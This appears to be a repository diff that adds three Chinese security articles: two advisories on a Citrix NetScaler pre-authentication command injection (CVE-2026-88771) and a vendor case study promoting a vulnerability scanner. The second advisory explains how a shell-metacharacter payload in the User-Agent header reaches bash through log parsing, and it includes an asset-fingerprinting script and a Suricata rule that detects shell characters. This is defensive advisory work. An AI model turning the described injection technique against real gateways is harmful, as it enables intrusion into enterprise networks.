
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,187 @@
|
||||
# 【漏洞预警】Citrix NetScaler 命令注入漏洞
|
||||
数字人才创研院 2026-09-29 13:15
|
||||
|
||||
点击上方
|
||||
蓝字
|
||||
关注我们
|
||||
|
||||
漏洞预警
|
||||
|
||||
|
||||
|
||||
01
|
||||
|
||||
漏洞基本概述
|
||||
|
||||
Vulnerability Overview
|
||||
|
||||

|
||||
|
||||
01
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
Citrix NetScaler ADC 与 Citrix NetScaler Gateway 是面向企业网络的应用交付控制器和远程接入网关,主要用于负载均衡、SSL 卸载、身份认证和 VPN 远程访问,广泛部署于大型政企网络边缘,作为内部应用与远程办公的入口
|
||||
。
|
||||
|
||||
**【风险等级】**
|
||||
**极 危**
|
||||
|
||||
**【CVE编号】**
|
||||
**CVE-2026-88771**
|
||||
|
||||
2026年9月27日,禾盾安全应急响应中心监测到该漏洞
|
||||
,
|
||||
经分析,
|
||||
攻击者通过发送特制的恶意HTTP/HTTPS请求至目标设备,利用输入验证缺陷绕过身份验证,直接在底层操作系统执行任意命令。
|
||||
建议受影响的用户尽快修复,
|
||||
与此同时,请做好资产自查以及预防工作,以免遭受黑客攻击。
|
||||
|
||||
02
|
||||
|
||||
漏洞影响范围
|
||||
|
||||
Vulnerability Impact
|
||||
|
||||

|
||||
|
||||
01
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
Citrix NetScaler ADC:版本低于14.1-73.37、13.1-64.23及对应FIPS版本
|
||||
|
||||
|
||||
Citrix NetScaler Gateway:版本低于14.1-73.37、13.1-64.23及FIPS/NDcPP版本
|
||||
|
||||
03
|
||||
|
||||
漏洞修复方案
|
||||
|
||||
Vulnerability Fixes
|
||||
|
||||

|
||||
|
||||
01
|
||||
|
||||
|
||||

|
||||
|
||||
目前官方暂已发布修复版本,建议
|
||||
更新系统补丁,限制网络访问,实施输入验证和异常检测等
|
||||
。
|
||||
|
||||
|
||||
**注:其它建议**
|
||||
|
||||
|
||||
1.
|
||||
紧
|
||||
急升级:根据CISA BOD 26-04指导原则,将受影响设备升级至14.1-73.37、13.1-64.23或更高版本(含FIPS版本)
|
||||
。
|
||||
|
||||
2.
|
||||
临时缓解
|
||||
:若无法立即升级,通过防火墙限制对管理接口及服务端口的公网访问,仅允许可信IP通信
|
||||
。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**下载链接:**
|
||||
```
|
||||
https://support.citrix.com/support-home/kbsearch/article?articleNumber=CTX697096
|
||||
```
|
||||
|
||||
|
||||
04
|
||||
|
||||
漏洞参考链接
|
||||
|
||||
Vulnerability Fixes Link
|
||||
|
||||

|
||||
|
||||
01
|
||||
|
||||
|
||||

|
||||
|
||||
```
|
||||
https://www.cisa.gov/known-exploited-vulnerabilities-catalog
|
||||
https://support.citrix.com/support-home/kbsearch/article?articleNumber=CTX697096
|
||||
https://www.cisa.gov/known-exploited-vulnerabilities-catalog?field_cve=CVE-2026-88771
|
||||
```
|
||||
|
||||
|
||||
05
|
||||
|
||||
漏洞时间滚轴
|
||||
|
||||
Vulnerability Time
|
||||
|
||||
[#发现时间]()
|
||||
#
|
||||
|
||||
2026年09月27日
|
||||
|
||||
[#验证时间]()
|
||||
#
|
||||
|
||||
2026年09月28日
|
||||
|
||||
[#通告时间]()
|
||||
#
|
||||
|
||||
2026年09月29日
|
||||
|
||||
HD
|
||||
|
||||

|
||||
|
||||
禾盾安全应急响应中心
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**以技术为驱动,以安全专家为核心,以诚信为本、以专业为先、以坚持为恒,围绕漏洞生态体系打造集漏洞监测、漏洞收集、漏洞挖掘、漏洞分析、漏洞管理、专家响应、漏洞预警、安全服务定制化于一体的漏洞安全一站式服务,帮助客户防患于未然,在降低资产风险的同时,大幅提升客户对漏洞感知、预警、分析等响应能力,为国家、政企客户、用户抢占风险预警处置先机,提升网络安全主动防护能力。**
|
||||
|
||||

|
||||
|
||||
|
||||
HD
|
||||
|
||||

|
||||
|
||||
获取更多最新情报
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
**建议您订阅「禾盾安全-漏洞情报」服务,及时获取更多漏洞情报详情以及处置建议,让您的单位真正远离漏洞威胁。**
|
||||
|
||||
**电话:177-128-77993**
|
||||
|
||||
**邮箱:[email protected]**
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
+139
@@ -0,0 +1,139 @@
|
||||
# 【高危漏洞预警】Citrix NetScaler ADC / NetScaler Gateway预认证命令注入远程代码执行漏洞CVE-2026-88771
|
||||
飓风网络安全 2026-09-29 15:00
|
||||
|
||||

|
||||
|
||||
**一、漏洞概述**
|
||||
|
||||
CVE-2026-88771是Citrix NetScaler ADC(应用交付)、NetScaler Gateway(VPN网关)的高危预认证RCE漏洞。默认配置下即可利用,攻击者无需任何账号密码,仅通过网络发送特制HTTP请求,实现服务器操作系统任意命令执行。
|
||||
|
||||
该漏洞的底层成因:设备日志采集脚本ns_monupload_err中,直接对日志内容做grep解析,日志内可控内容未做过滤,最终触发Bash命令注入。
|
||||
|
||||
攻击链路:攻击者在HTTP请求头(User-Agent)写入Base64编码的恶意载荷,载荷写入系统日志;后续触发日志解析逻辑,日志中恶意字符串被送入Bash执行命令。
|
||||
|
||||
重点风险:大量政企、国企、金融机构将NetScaler网关直接暴露公网,作为远程办公VPN入口,漏洞利用成功后攻击者可接管网关、窃取账号凭证、横向渗透内网,目前境外威胁组织已经在互联网批量扫描并利用该漏洞。
|
||||
|
||||
**二、受影响版本**
|
||||
|
||||
Citrix NetScaler ADC / NetScaler Gateway
|
||||
|
||||
• 13.1.x 所有版本
|
||||
|
||||
• 14.1.x 所有版本
|
||||
|
||||
官方说明:默认配置即受影响,不需要开启VPN、额外功能,只要NetScaler服务对外提供HTTP/HTTPS服务即存在风险。
|
||||
|
||||
修复版本:升级至官方CTX697096公告对应的固定版本。
|
||||
|
||||
**三、漏洞原理简述**
|
||||
|
||||
1. NetScaler内置监控脚本ns_monupload_err,用于检索日志中PPE NSPPE missed too many heartbeats关键字,用于上报心跳异常;
|
||||
|
||||
2. 脚本直接使用grep读取日志文件,日志内容中用户可控的HTTP头(UA)未做转义、过滤;
|
||||
|
||||
3. 攻击者在User-Agent写入包含shell元字符+base64编码的payload;
|
||||
|
||||
4. 日志写入磁盘后,监控脚本匹配关键字,将日志内容送入bash执行,完成命令注入。
|
||||
|
||||
攻击特点:存在时间窗口,需要等待日志采集逻辑触发,不是请求立刻回显命令结果,属于异步命令执行,攻击流量隐蔽,WAF很难直接识别。
|
||||
|
||||
**四、检测方法(企业内部巡检脚本,安全评估可用)**
|
||||
|
||||
仅用于内网授权资产检测,禁止对公网未授权设备扫描
|
||||
|
||||
# CVE-2026-88771 资产探测脚本(仅检测是否为目标NetScaler,不执行命令)
|
||||
|
||||
import requests
|
||||
|
||||
import sys
|
||||
|
||||
requests.packages.urllib3.disable_warnings()
|
||||
|
||||
def check_target(host):
|
||||
|
||||
headers = {
|
||||
|
||||
"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
|
||||
|
||||
}
|
||||
|
||||
try:
|
||||
|
||||
resp = requests.get(f"{host}/", headers=headers, timeout=8, verify=False)
|
||||
|
||||
server = resp.headers.get("Server","")
|
||||
|
||||
if "NetScaler" in server or "Citrix" in server:
|
||||
|
||||
print(f"[+] 目标 {host} 识别为Citrix NetScaler,存在CVE-2026-88771风险,建议立即排查")
|
||||
|
||||
else:
|
||||
|
||||
print(f"[-] {host} 未识别为NetScaler")
|
||||
|
||||
except Exception as e:
|
||||
|
||||
print(f"[!] 访问失败 {host}, err:{str(e)}")
|
||||
|
||||
if __name__ == "__main__":
|
||||
|
||||
if len(sys.argv)!=2:
|
||||
|
||||
print("usage: python scan.py https://target-ip")
|
||||
|
||||
sys.exit()
|
||||
|
||||
check_target(sys.argv[1])
|
||||
|
||||
**五、缓解与修复方案(优先级排序)**
|
||||
|
||||
1. 最高优先级:升级官方补丁
|
||||
|
||||
升级至Citrix CTX697096公告发布的修复版本,这是唯一根治手段。
|
||||
|
||||
2. 临时缓解(补丁无法立刻上线时)
|
||||
|
||||
• 公网ACL限制:仅可信办公出口IP访问NetScaler网关,阻断全网源IP访问;
|
||||
|
||||
• WAF规则:增加User-Agent头bash特殊字符(`| & ; $ () ``)检测,拦截包含shell元字符的UA;
|
||||
|
||||
• 日志审计:监控系统日志,发现User-Agent存在base64编码串、异常shell字符,立即告警。
|
||||
|
||||
3. 应急处置(疑似被攻陷)
|
||||
|
||||
• 隔离设备,导出全量日志做溯源;
|
||||
|
||||
• 重置所有管理员账号、VPN用户账号;
|
||||
|
||||
• 排查内存、临时目录是否存在webshell、反向后门;
|
||||
|
||||
• 审计内网横向访问记录。
|
||||
|
||||
**六、威胁研判**
|
||||
|
||||
1. 漏洞利用门槛极低,无需认证,CVSS9.5,属于高危0day;
|
||||
|
||||
2. 攻击流量特征隐蔽,异步执行,无即时回显,传统WAF容易漏报;
|
||||
|
||||
3. 暴露在公网的NetScaler网关是重点狩猎目标,勒索组织、APT组织已经批量扫描;
|
||||
|
||||
4. 同批次还有CVE-2026-88772(DTLS内存溢出RCE),两个漏洞同时修复。
|
||||
|
||||
**七、IOC/告警规则(Suricata简易规则)**
|
||||
|
||||
alert http any any -> any any (msg:"CVE-2026-88771 Citrix NetScaler 日志注入尝试"; http_user_agent; content:"|3B|"; content:"|7C|"; content:"|24|"; sid:1000001; rev:1;)
|
||||
|
||||
**八、运维检查清单(可直接下发给运维)**
|
||||
|
||||
□ 梳理公网暴露的NetScaler ADC/Gateway清单
|
||||
|
||||
□ 确认版本,判断是否在受影响范围
|
||||
|
||||
□ 公网ACL收紧访问源IP
|
||||
|
||||
□ 升级补丁,制定停机窗口
|
||||
|
||||
□ 开启日志审计,监控异常UA头
|
||||
|
||||
□ 备份配置,升级前快照备份设备
|
||||
|
||||
@@ -0,0 +1,315 @@
|
||||
# 资产遍布全国、漏洞库三年翻倍的背后,某大型集团的漏扫为什么越来越"稳"?
|
||||
则明
|
||||
则明 碳泽信息 2026-09-29 10:13
|
||||
|
||||

|
||||
|
||||
|
||||
碳泽玉衡漏洞风险管理系统
|
||||
|
||||
|
||||
|
||||
不止是扫描工具,更是企业安全的"定盘星"
|
||||
|
||||
|
||||
|
||||
|
||||
**引言**
|
||||
|
||||
|
||||
**企业安全的"不可能三角"**
|
||||
|
||||
|
||||
在今天的数字化企业里,安全团队几乎每天都在面对同一个难题:
|
||||
资产越来越多,网络越来越复杂,而"漏扫"这件事却越来越不好做。
|
||||
|
||||
资产要
|
||||
全覆盖
|
||||
,一个都不能少;
|
||||
|
||||
|
||||
扫描要
|
||||
零误伤
|
||||
,尤其是那些"扫了就会被通报"的敏感业务;
|
||||
|
||||
|
||||
效率还要
|
||||
不降反升
|
||||
,不能因为规模膨胀就拖垮节奏。
|
||||
|
||||
|
||||
这像是一个"不可能三角"。但某大型保险集团与玉衡漏洞管理系统的多年合作,给出了一个不同的答案——
|
||||
不是三角妥协,而是用对的架构与对的服务,把三者同时立住。
|
||||
|
||||
下面三个真实场景,记录的是碳泽如何一步步陪着客户把"难办的事"办成"稳妥的事"。
|
||||
|
||||
|
||||
|
||||
**玉衡漏洞管理系统登录界面——简洁、专业的控制台入口。**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**一**
|
||||
|
||||
|
||||
**20万+资产遍布全国:分布式架构让"全覆盖"不再靠蛮力**
|
||||
|
||||
|
||||
某大型保险集团作为大型金融保险机构,内部架构极其复杂。前期摸排时,公司资产IP
|
||||
预估就已超过 20 万+
|
||||
,而且
|
||||
分布在全国各个地区
|
||||
,业务系统彼此交织。
|
||||
|
||||
摆在安全团队面前的,是一道硬门槛:
|
||||
急需一款漏扫产品,能够稳定、完整地覆盖集团所有资产。
|
||||
传统单机式扫描器在这里会直接"卡死"——算力集中、跨地域带宽受限、任务排队、进度失控。
|
||||
|
||||
玉衡给出的解法是分布式架构:
|
||||
|
||||
不同地区部署子引擎
|
||||
,就近扫描,避免跨地域长链路的性能损耗;
|
||||
|
||||
|
||||
引擎组支持负载均衡
|
||||
,控制中心统一调度资产与扫描任务,把压力合理分摊到各个节点;
|
||||
|
||||
|
||||
定期全量扫描
|
||||
由控制中心统一编排,资产台账与扫描进度一目了然;
|
||||
|
||||
|
||||
漏洞库实时更新
|
||||
,规则库持续进化,始终跟得上新型威胁——
|
||||
从最初支持 20 万条漏洞,到如今已覆盖 47 万+ 条漏洞
|
||||
,覆盖广度随威胁演进同步扩张。
|
||||
|
||||
|
||||
效果就是有力
|
||||
的证明。面对 **20 万+ 资产遍布全国**
|
||||
的复杂局面,几年来玉衡漏洞管理系统**全程稳定、可靠**
|
||||
地支撑着集团的全量资产漏洞检测——**资产规模庞大、地域分散,扫描的确定性却越来越强。**
|
||||
|
||||
客户要的从来不是"一台跑得动的机器",而是一套"规模越大越从容"的能力。分布式,正是玉衡回答这道题的底气。
|
||||
|
||||
|
||||

|
||||
|
||||
**玉衡分布式部署架构示意。总部控制台统一调度,区域子引擎就近扫描,跨防火墙、跨公有云、跨 DMZ 区都能稳定覆盖。**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**二**
|
||||
|
||||
|
||||
**不止"扫得出",更要"守得住":一次设备危机的化解**
|
||||
|
||||
|
||||
真正考验一款漏扫产品的,往往不是顺利时,而是出事时。
|
||||
|
||||
|
||||
集团新上架了一大批同款核心网络设备,并使用玉衡进行上线前的扫描测试。测试过程中,现场反馈:
|
||||
设备网络出现异常,多个设备发生了异常重启。
|
||||
|
||||
|
||||
起初,设备厂商的第一反应是:"
|
||||
是不是漏扫产品带了攻击性检测规则,把设备打挂了?"
|
||||
|
||||
|
||||
面对质疑,碳泽技术支持团队的做法是
|
||||
用专业和态度把事情查清楚,而不是急着撇清:
|
||||
|
||||
|
||||
|
||||
|
||||
**1**
|
||||
|
||||
**主动沟通、明确边界**
|
||||
|
||||
|
||||
第一时间与集团保持积极沟通,明确说明玉衡不会进行攻击性测试,扫描行为在安全合规的范围内;
|
||||
|
||||
|
||||
|
||||
|
||||
**2**
|
||||
|
||||
**现场兜底**
|
||||
|
||||
|
||||
派遣工程师前往现场,与客户、厂商三方一起配合排查;
|
||||
|
||||
|
||||
|
||||
|
||||
**3**
|
||||
|
||||
**定位真相**
|
||||
|
||||
|
||||
经过多轮协调测试,最终确认——问题不在漏扫,而在设备本身:
|
||||
厂商未对设备安全性做充分考量,只要向设备的某个业务端口发包,服务就会异常重启。
|
||||
|
||||
|
||||
|
||||
结论由设备厂商确认并完成**漏洞修复**
|
||||
。一次潜在的、可能因设备缺陷导致的"无法估量的损失",被拦在了上线之前。
|
||||
|
||||
|
||||
这件事里,碳泽"赢"的不是辩论,而是信任:当风险出现,我们是站在客户身边一起解决问题的人,而不是把锅甩出去的工具商
|
||||
。
|
||||
|
||||
|
||||
|
||||
|
||||
**碳泽技术支持团队与客户、设备厂商三方协同,定位设备缺陷、推进修复。**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**三**
|
||||
|
||||
|
||||
**既要"不漏扫",也不能"误扫":流量标记破局**
|
||||
|
||||
|
||||
企业内网的现实,常常比标准环境更复杂。
|
||||
|
||||
|
||||
集团内部资产网络环境庞杂:
|
||||
各种端口映射的 Web 服务分布散乱,端口还可能随时变动,难以统一纳管与排除。而部分 Web 服务
|
||||
明令禁止漏洞扫描,否则会触发监管通报。
|
||||
|
||||
|
||||
这就形成了一个尖锐的矛盾:
|
||||
|
||||
|
||||
不扫不行
|
||||
——这些资产同样有漏洞风险,必须纳入检测,"漏扫"是失职;
|
||||
|
||||
|
||||
乱扫也不行
|
||||
——一旦误扫到被禁业务,就会带来"通报","误扫"同样要担责。
|
||||
|
||||
|
||||
安全运维人员夹在中间,进退两难。
|
||||
|
||||
|
||||
碳泽的回应是:
|
||||
把问题接过来,用产品能力解决。 双方积极沟通后,玉衡为产品
|
||||
新增了"流量标记"功能——对所有漏扫流量进行
|
||||
统一标记,再配合防火墙策略进行精准识别和拦截。
|
||||
|
||||
|
||||
这样一来:
|
||||
|
||||
漏扫流量被清晰"打了标签",
|
||||
可识别、可管控
|
||||
;
|
||||
|
||||
|
||||
敏感的 Web 服务在策略层面被精确排除,
|
||||
不误扫
|
||||
;
|
||||
|
||||
|
||||
其余资产服务照常全面检测,
|
||||
不漏扫
|
||||
;
|
||||
|
||||
|
||||
监管通报风险被前置规避,安全运维回归"
|
||||
该扫的扫、不该扫的绕
|
||||
"的从容状态。
|
||||
|
||||
|
||||
|
||||
一个好的安全产品,不是让客户去迁就工具,而是让工具去适配客户真实的网络世界。流量标记,正是这种"以客户场景为中心"的产品哲学落地
|
||||
。
|
||||
|
||||
|
||||

|
||||
|
||||
**碳泽为解决客户痛点,新开发流量标记功能。**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**四**
|
||||
|
||||
|
||||
**玉衡漏洞管理为何能成为企业安全的"定盘星"**
|
||||
|
||||
|
||||
三个场景,指向的是同一种能力:把客户真实的痛点,变成产品真实的价值。
|
||||
|
||||
<table><tbody><tr style="margin: 0px;padding: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;background: -webkit-gradient(linear, 0% 0%, 0% 20%, from(rgb(237, 237, 237)), to(rgb(232, 234, 235)));"><th style="margin: 0px;padding: 5px 10px;max-width: 100%;box-sizing: border-box;overflow-wrap: break-word !important;border-width: 2px 1px 1px;border-style: solid;border-color: rgb(187, 187, 187) rgb(221, 221, 221) rgb(221, 221, 221);border-image: initial;background-color: rgb(247, 247, 247);font-size: 14px;text-shadow: rgb(255, 255, 255) 0.071em 0.071em 0.071em;"><span style="margin: 0px;padding: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 15px;color: rgb(39, 100, 255);"><span leaf="" style="margin: 0px;padding: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;">客户挑战</span></span></th><th style="margin: 0px;padding: 5px 10px;max-width: 100%;box-sizing: border-box;overflow-wrap: break-word !important;border-width: 2px 1px 1px;border-style: solid;border-color: rgb(187, 187, 187) rgb(221, 221, 221) rgb(221, 221, 221);border-image: initial;background-color: rgb(247, 247, 247);font-size: 14px;text-shadow: rgb(255, 255, 255) 0.071em 0.071em 0.071em;"><span style="margin: 0px;padding: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 15px;color: rgb(39, 100, 255);"><span leaf="" style="margin: 0px;padding: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;">碳泽的应对</span></span></th><th style="margin: 0px;padding: 5px 10px;max-width: 100%;box-sizing: border-box;overflow-wrap: break-word !important;border-width: 2px 1px 1px;border-style: solid;border-color: rgb(187, 187, 187) rgb(221, 221, 221) rgb(221, 221, 221);border-image: initial;background-color: rgb(247, 247, 247);font-size: 14px;text-shadow: rgb(254, 254, 254) 0.071em 0.071em 0.071em;"><span style="margin: 0px;padding: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;color: rgb(39, 100, 255);"><strong style="margin: 0px;padding: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span style="margin: 0px;padding: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 15px;"><span leaf="" style="margin: 0px;padding: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;">带来的价值</span></span></strong></span></th></tr><tr style="margin: 0px;padding: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;"><td style="margin: 0px;padding: 5px 10px;max-width: 100%;box-sizing: border-box;overflow-wrap: break-word !important;border-width: 1px;border-style: solid;border-color: rgb(224, 224, 224) rgb(224, 224, 224) rgb(221, 221, 221) rgb(221, 221, 221);border-image: initial;"><span style="margin: 0px;padding: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 14px;color: rgb(63, 63, 63);"><span leaf="" style="margin: 0px;padding: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;">20万+资产分布全国,单机扫不动</span></span></td><td style="margin: 0px;padding: 5px 10px;max-width: 100%;box-sizing: border-box;overflow-wrap: break-word !important;border-width: 1px;border-style: solid;border-color: rgb(224, 224, 224) rgb(224, 224, 224) rgb(221, 221, 221) rgb(221, 221, 221);border-image: initial;"><span style="margin: 0px;padding: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 14px;color: rgb(63, 63, 63);"><span leaf="" style="margin: 0px;padding: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;">分布式架构 + 区域子引擎 + 负载均衡</span></span></td><td style="margin: 0px;padding: 5px 10px;max-width: 100%;box-sizing: border-box;overflow-wrap: break-word !important;border-width: 1px;border-style: solid;border-color: rgb(224, 224, 224) rgb(224, 224, 224) rgb(221, 221, 221) rgb(221, 221, 221);border-image: initial;"><span style="margin: 0px;padding: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 14px;color: rgb(63, 63, 63);"><span leaf="" style="margin: 0px;padding: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;">稳定、完整覆盖,规模庞大仍从容</span></span></td></tr><tr style="margin: 0px;padding: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;"><td style="margin: 0px;padding: 5px 10px;max-width: 100%;box-sizing: border-box;overflow-wrap: break-word !important;border-width: 1px;border-style: solid;border-color: rgb(224, 224, 224) rgb(224, 224, 224) rgb(221,Line truncated
|
||||
|
||||
回看与客户同行的这些年,碳泽沉淀下来的,远不止一套漏扫产品:
|
||||
|
||||
|
||||
弹性可扩展的分布式架构
|
||||
——资产涨,能力跟着涨;
|
||||
|
||||
|
||||
实时更新、持续扩容的漏洞库
|
||||
——已从 20 万条漏洞覆盖到 47 万+ 条,威胁在变,规则也在变;
|
||||
|
||||
|
||||
以客户为中心的产品迭代
|
||||
——需求从场景里来,功能到场景里去;
|
||||
|
||||
|
||||
可托付的专业服务团队
|
||||
——出问题时,人在现场,心在现场。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**结语**
|
||||
|
||||
|
||||
**玉衡漏洞管理为何能成为企业安全的"定盘星"**
|
||||
|
||||
|
||||
企业的安全防线,往往不是败在大漏洞,而是败在"该扫的没扫到、不该扫的被扫了、规模一大就失控"。
|
||||
|
||||
|
||||
客户的选择,是用玉衡把这三道坎一一迈过去:
|
||||
资产 20 万+ 遍布全国仍稳定覆盖,漏洞库从 20 万条扩至 47 万+ 条持续进化,风险从被动到前置。
|
||||
|
||||
|
||||
如果您的企业也正面临资产规模膨胀、网络环境复杂、合规与覆盖难以兼顾的难题,
|
||||
玉衡漏洞管理系统,愿意成为您那颗"定盘星"。
|
||||
|
||||
|
||||
立即联系我们,开启一次面向已纳管资产的快速、多维度漏洞检测。检测结果将帮助您识别安全边界中的薄弱环节,为后续加固提供依据。
|
||||
|
||||
|
||||
电话:400-1788-258
|
||||
|
||||
网址:www.tanze.net.cn
|
||||
|
||||
邮箱:
|
||||
sales@tanze.net.cn
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**END**
|
||||
|
||||
|
||||
|
||||
|
||||
Reference in new issue
Block a user